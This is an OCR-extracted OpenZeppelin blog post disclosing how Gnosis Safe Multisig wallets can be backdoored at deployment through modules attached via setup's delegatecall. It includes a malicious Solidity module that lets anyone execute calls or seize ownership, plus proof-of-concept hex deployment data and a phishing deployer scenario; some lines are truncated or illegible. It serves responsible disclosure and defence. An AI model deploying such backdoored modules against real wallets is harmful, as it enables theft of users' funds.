OpenZeppelin

Backdooring Gnosis Safe Multisig wallets

JACK CURATOLO | MARCH 12, 2020

Security Audits

We describe an attack vector leveraging an exploitable feature of the Gnosis Safe Multisig wallet, one of the most popular smart contract wallets in the Ethereum ecosystem.

> **Gnosis Safe contracts that are or have been previously deployed via Gnosis interfaces, including the mobile app and the web interface at gnosis-safe.io, are not affected by this deployment attack vector.**

After a brief introduction on the context and the problem identified, we go over attack vectors involving backdoored wallets. We include two proofs of concept that showcase **how any Gnosis Safe Multisig wallet can be backdoored during deployment**. At last, **we conclude** that:

- **Owners** must be aware that modules can have more power than themselves, and could act as attacker-controlled backdoors to fully control the wallet and its funds. No module should ever be added to a Gnosis Safe Multisig wallet without first conducting security audits on the module's code.
- **Owners** relying on third parties for deployment and thus not in control of the wallet's setup cannot safely assume that a Gnosis Safe Multisig wallet will be only controlled by them. They must fully trust that the party in charge of the setup deployed an uncompromised wallet. Until a safer, trustless, deployment method is available, users of the Gnosis Safe Multisig wallet should take precautions to defend against malicious deployments.

necessarily mean that their owners have approved it.

We reported the issue to Gnosis' bug bounty program. The Gnosis team replied that while the current deployment mechanism might be unsafe in certain circumstances, it will remain unchanged for flexibility. Yet **a new feature is being designed to provide more secure deployment methods**.

As a result of this joint effort between OpenZeppelin and Gnosis, in the near future **users will have stronger guarantees that their Gnosis Safe Multisig wallets can be deployed by third parties without having to compromise on security**.

Update

Response from Gnosis: The Impact of Phishing on Web 3.0 – How to keep your smart wallets safe


Context

Smart-contract-based multisig wallets are not new in the ecosystem. They have been around for some years already, mainly being used as a safe deposit of joint funds controlled by multiple parties. Given that smart contracts are far more flexible, extensible, and powerful than simple Externally Owned Accounts, projects began integrating smart contract wallets into their governance and user onboarding systems. For example, exchanges may deploy wallets for their users to automatically approve ERC20 token transfers to the exchange, so that future transfers are easier and require less transactions.

During a recent engagement for Augur, we identified a critical attack vector only possible by leveraging an extremely sensitive feature of the Gnosis Safe Multisig wallet. In parallel, the Augur team had also identified the issue in their protocol during an internal audit. At OpenZeppelin we feel the urgency to raise awareness about this peculiarity in the multisig. Here we will describe the problem and the types of attack vectors it may open.

The problem

mainnet and testnets. On top of this, Gnosis provides a `ProxyFactory` contract (also already deployed to mainnet and testnets) that can be used to easily deploy `Proxy` contracts in front of the Gnosis Safe Multisig implementation.



Deploying a Gnosis Safe Multisig wallet with the ProxyFactory contract


The entire system is designed with flexibility and extensibility as two of the highest priorities. Whoever is triggering the deployment is expected to call the wallet's external `setup` function to set, among other parameters, its owners and threshold (i.e., the number of required owner confirmations to execute a transaction from the wallet).

```
/// @dev Setup function sets initial storage of contract.
/// @param _owners List of Safe owners.
/// @param _threshold Number of required confirmations for a Safe transaction.
/// @param to Contract address for optional delegate call.
/// @param data Data payload for optional delegate call.
/// @param fallbackHandler Handler for fallback calls to this contract
/// @param paymentToken Token that should be used for the payment (0 is ETH)
/// @param payment Value that should be paid
/// @param paymentReceiver Adddress that should receive the payment (or 0 if tx.origin)
function setup(
    address[] calldata _owners,
    uint256 _threshold,
    address to,
    bytes calldata data,
    address fallbackHandler,
    address paymentToken,
    uint256 payment,
    address payable paymentReceiver
)
    external
{
```

The external `setup` function in Gnosis Safe Multisig v1.1.1


whatever address is passed. You can find the actual [illegible] in the execution of the internal `setupModules` function, after a few internal calls. The dangers of using `delegatecall` to arbitrary addresses with arbitrary data are enormous. Yet, Gnosis uses this sensitive feature of the EVM to achieve the wallet's design purposes.

Deployers can use the `delegatecall` in the setup stage to execute actions on behalf of the wallet before the initial configuration is over (e.g., to approve tokens). Complex extensions to the wallet can also be achieved leveraging the `delegatecall`, attaching modules to the wallet.



A module attached to the Gnosis Safe Multisig wallet

Still a rather unknown feature of the Gnosis Safe Multisig, modules can be surprisingly powerful. **Any attached module can execute transactions *from* the wallet without *any* confirmation from the owners**. In other words, **modules can be more powerful than owners themselves**. Once a module is attached to a wallet, it can freely call the `execTransactionFromModule` function, which allows the execution of actions without confirmations.



```
/// @param value Ether value of module transaction.
/// @param data Data payload of module transaction.
/// @param operation Operation type of module transaction.
function execTransactionFromModule(address to, uint256 value, bytes memory data, Enum.Opera
    public
    returns (bool success)
{
    // Only whitelisted modules are allowed.
    require(msg.sender != SENTINEL_MODULES && modules[msg.sender] != address(0), "Method ca
    // Execute transaction without further confirmations.
    success = execute(to, value, data, operation, gasleft());
    if (success) emit ExecutionFromModuleSuccess(msg.sender);
    else emit ExecutionFromModuleFailure(msg.sender);
}
```

The `execTransactionFromModule` function of the Gnosis Safe Multisig v1.1.1

This should be relatively fine if modules could only be attached *after* deployment (with enough confirmations from the owners). But today modules can be attached *before* the initialization is over, which means **owners may not be aware that their wallet has modules attached**. This puts *great* power in the hands of wallet deployers.

Things get seriously dangerous if we start considering malicious modules attached during deployment. Acting as backdoors in the wallet, **attacker-controlled modules are empowered to do absolutely everything to the wallet**. From stealing all funds to destroying it. This possibility is briefly acknowledged by Gnosis in the documentation without going into details. While it states that the misuse of this feature can introduce “additional attack vectors”, to the best of our knowledge no one has publicly explored nor explained a real proof-of-concept attack vector leveraging malicious modules.

One could argue that if the wallet is indeed executing an arbitrary `delegatecall` during setup, any deployer can practically have full control already, regardless whether they use modules. The `delegatecall` could do many obscure things to mess with the wallet’s storage. To be clear, in our view **the underlying problem is the ability to do an arbitrary `delegatecall` during setup**.


Nonetheless, it must be noted that i) we wanted the attack vectors to be as realistic as possible, using as many features of the wallet as possible, ii) the actual attack vectors are easier to

The attack vectors

The unsafe deployer service

Say you're a regular, non-savvy, user that wants to start using a Gnosis Safe Multisig wallet to keep your funds. But you don't want nor have the experience to code your own deployment scripts. You just want to use a service that offers a one-click deployment of a wallet with little to no configuration. Say that you do understand some of the security risks, so you are perfectly aware that you need a service that uses all known and trusted contracts developed by Gnosis. And to be more secure, *you* want to be the one executing the deployment via MetaMask. Even in this scenario, you can be phished.

Today, it's possible to build **a service that, using on-chain, known and trusted contracts, deploys backdoored wallets with malicious modules**. In fact, just to prove our point, we've done so.



Welcome to the unsafe
Gnosis Safe Multisig wallet deployer

This is a 100% insecure proof-of-concept dapp to showcase the easy deployment of unsafe Gnosis Safe Multisig wallets.
Only works on Rinkeby.


Deploy your wallet!

The owner will be:
0x0CC96CD7EDD538741838e92C4c266b666b86042E

Threshold: 1

OpenZeppelin's unsafe Gnosis Safe Multisig deployer

Once you deploy a wallet using our unsafe deployer, we will **attach a backdoor** in the deployment transaction. Later we'll be able to **do whatever we please with your wallet**, without being listed as owners.


Rinkeby Test Network

User → 0x76E2...1F9B

CREATE PROXY

0

DETAILS DATA

EDIT

GAS FEE 0.000603
No Conversion Rate Available

AMOUNT + GAS FEE
TOTAL 0.000603
No Conversion Rate Available

Rinkeby Test Network

User → 0x76E2...1F9B

CREATE PROXY

0

DETAILS DATA

FUNCTION TYPE: **Create Proxy**

```
Parameters:
[
  {
    "type": "address"
  },
  {
    "type": "bytes"
  }
]
```

HEX DATA: 804 BYTES

Rinkeby Test Network

User → 0x76E2...1F9B


```
[
  {
    "type": "address"
  },
  {
    "type": "bytes"
  }
]
```

HEX DATA: 804 BYTES

```
0x61b69abd00000000000000000000000034cfac646f301356faa
8b21e94227e3583fe3f5f00000000000000000000000000000000
00000000000000000000000000000040000000000000000000000
0000000000000000000000000000000000000002a4b63e800d
00000000000000000000000000000000000000000000000000000
00000000100000000000000000000000000000000000000000000
0000000000000000000001000000000000000000000000000f61a
721642b0c0c8b334ba3763ba1326f53798c000000000000000
00000000000000000000000000000000000000000000001400000
00000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000
```

Note that *you* would be executing the transaction, which is a call to the official `ProxyFactory` contract in Rinkeby, calling its `createProxy` function. Our payload is embedded in the obscure hex data shown by MetaMask. Expecting a user to parse hex data is like expecting them to read a Terms of Service agreement in an alien language.

Some paranoid users would check the address they're interacting with, and perhaps the function's name, and everything would look just fine. Those willing to go one step forward would, after some days, realize the service is attaching a module – which is actually something that a benevolent deployment might do as well, as modules are indeed a feature of the Gnosis Safe Multisig wallet. And well, you would need to be a security analyst to finally realize you're about to be attacked. Any regular user would've hit "Confirm" right away without even clicking the "Data" tab. **And they would be instantly hacked** by any attacker controlling the following module.



```
 */
contract ControllerModule is Module {

    function setup() public {
        setManager();
    }

    // Allows anyone to execute a call from the controlled wallet
    function executeCall(address to, uint256 value, bytes memory data) public {
        // `manager` represents the wallet under control
        require(
            manager.execTransactionFromModule(to, value, data, Enum.Operation.Call)
        );
    }

    // Allows anyone to become the wallet's owner
    function becomeOwner(address currentOwner) external {
        executeCall(
            address(manager),
            0,
            abi.encodeWithSignature(
                "swapOwner(address,address,address)",
                address(0x1),
                currentOwner,
                msg.sender
            )
        );
    }
}
```

A malicious module to control Gnosis Safe Multisig wallets

Via the `executeCall` function of the attached module, anyone can execute actions from the wallet. For a deeper look on the actual code, make sure to check out my proof-of-concept script to backdoor Gnosis Safe Multisig wallets during deployment.

Attacks over insecure integrations

As Ethereum grows and matures, more and more projects will continue integrating Gnosis Safe Multisig wallets, given their popularity and outstanding flexibility.

Attack vectors leveraging compromised deployments might greatly vary, and depend on how the actual integration with the multisig is implemented. However, any sort of integration that somehow assumes that a Gnosis Safe Multisig wallet is *always* controlled by its owners will be deeply flawed.

As we've explained before, backdoored wallets can execute transactions without owner approval. Therefore, no system should recklessly assume that because a wallet is executing an action, that action must have been approved by the wallet's owner.

The modules marketplace

modules allows for dangerous attack vectors. Users may attach seemingly benevolent modules to their wallets without fully understanding the consequences.

Similar to what we explained in “The unsafe deployer service”, there might exist a service that let’s users choose modules from a marketplace and instantly setup wallets with the modules attached. Even if such service is well-intentioned, **obscure malicious modules might be published to phish and hack users**.

Even if the Gnosis Safe Multisig wallet is proven to be reliable and secure, hacks can easily be carried out via unsafe modules until Gnosis raises far more end-user awareness on the perils of malicious modules.

A safer deployment mechanism

On February 3 we submitted the initial report of the attack vectors via the Gnosis Bug Bounty program. In a prompt response one day after our initial report, Gnosis explained that the current design of the Gnosis Multisig Wallet considers flexibility one of the highest priorities, and will therefore remain unchanged. We keep our reservations on the approach Gnosis has decided to take. In our view, by no means flexibility should ever compromise security, in any sense. Thus we felt urgent to raise awareness in the whole community about the tradeoff being made.

Further discussion with Gnosis’ development team led us to conclude that today users do not have a straightforward way to differentiate between safe and malicious deployments. Additionally, there are cases where not much flexibility is needed during setup, and **the attack surface could be easily reduced by programmatically disallowing initialization data to be passed**.

If the current deployment scheme is to be kept, then one additional, separate, safer, deployment mechanism must be put in place. This will **give users a choice between flexibility and security, and the ability to make an informed decision between the two**.

A safe factory of proxies is coming (see issue #175 and the safe-factories repository). While the feature is still under design, it is planned to be a totally new factory contract deployed on a different address than the existing `ProxyFactory`. The factory should have a limited set of features that wallet could not have made any kind of risky [illegible] during setup. This would ensure that funds are under total control of the owners of the wallet.

We look forward to continuing our collaboration with the Gnosis team to build a more secure ecosystem. In particular, we'd like to thank Richard Meissner for his responsiveness and willingness to collaborate with us throughout the entire process.

Related Posts

Beefy Zap Audit

BeefyZapRouter serves as a versatile intermediary designed to execute users' orders through routes...

Security Audits

OpenBrush Contracts Library Security Review

OpenBrush is an open-source smart contract library written in the Rust programming language and the...

Security Audits

Linea Bridge Audit

Linea is a ZK-rollup deployed on top of Ethereum. It is designed to be EVM-compatible and aims to...

Security Audits